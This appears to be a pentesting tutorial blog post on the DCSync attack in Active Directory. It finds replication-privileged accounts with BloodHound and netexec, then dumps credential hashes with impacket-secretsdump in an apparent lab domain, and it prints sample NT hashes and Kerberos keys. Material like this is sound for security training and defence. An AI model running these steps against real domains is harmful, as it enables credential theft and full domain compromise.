🪟🔨 DCSync; Enumeration And Exploitation

Intro

DCSync is one of the most popular exploitation techniques on **AD** environments. But what does this technique consist of?

How we saw in the intro article 🪟 **What is Active Directory (AD)?** in a domain could be more than one Domain controller, and this is something recommended. So that the information in the domain controller's NTDS database is not only on one system, but on several, several Domain Controllers. Thus, if a system is lost we have another controller with all the capabilities of the controller that was lost.


Obviously if we want to maintain several DCs with an updated and synchronized Database we will need a mechanism to do so. **Microsoft** provides a **protocol** through which a DC or a user with the **appropriate privileges can make requests to other Controllers** to obtain the info that it needs and **update its own database.**

DCSync takes **advantage of those privileges** to make requests to the Domain controller and the original sends us info, especially about the users and password that is on the NTDS database.

But, Why would a user have these privileges? Well, maybe that user sometimes has to create a security copy, Maybe that user will take that information and put it somewhere else… in a enterprise environment there's could be some users that has those privs to replicate information o a controller

🪟🔨 DCSync on action

To start identify those users we can use in **Analysis** apart of **Bloodhound** the section ***Find Principals With DCSync Rights*** and we going to get this results:



Database Info
Node Info
Analysis
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
CORP.LOCAL
Users And Groups

The example here is a little bit exaggerated, but I think it's understandable 😅.

An important note, when we promote a Windows Server to Domain Controller three groups are created by default that have all those privileges: **Administrators, Enterprise Admins,**

Domains Controller. But these groups are not used much in a company, are very difficult to compromise and the users used to be technical users.

So what will interest us is to find **groups** and **users** that are ***not created by default***. And Especially find some users with the description ***Replication Account***. We can confirm this on bloodhound clicking on those users and ad keeping watching de apart **NODE PROPERTIES**




NODE PROPERTIES

Object ID	S-1-5-21-3525594078-1931719227-2786532380-1748
Password Last Changed	Sat, 28 Dec 2024 02:15:57 GMT
Last Logon	0
Last Logon (Replicated)	Never
Enabled	True
Description	Replication Account


What we are looking for

Other way to identify a **Replication Account** is with **netexec/crackmapexec** using the flag **--users**:



```
pier.fiorenze                 2024-12-28 02:15:57 0
lara.neely                    2024-12-28 02:15:57 0
luce.charlotta                2024-12-28 02:15:57 0        Replication Account
margaretta.mag                2024-12-28 02:15:57 0
giulietta.rhea                2024-12-28 02:15:57 0
```

Once we have identified that and compromised the credentials of that user, we can do this in many ways, but suppose that we have already compromised it, we can ***replicate*** the database of the **domain controller** and do things like getting the *hashes of a particular user*, like the domain administrator, or can do **dumping all the domain hashes**. For example, with **impacket-secretsdump** using those credentials



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-secretsdump corp.local/luce.charlotta@DC01.corp.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Target system bootKey: 0x762655dfa29fabc441e410cbc437e7f8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\DC01$:aes256-cts-hmac-sha1-96:264bc579a88410b82ca838ad3ec29765a956483e2840eecdb017b291e4d055fc
CORP\DC01$:aes128-cts-hmac-sha1-96:a1e2c35e240a1a87f62f7f440c831fa4
```

And with these credentials, in particular the domain Admin, we can do whatever we want in the domain.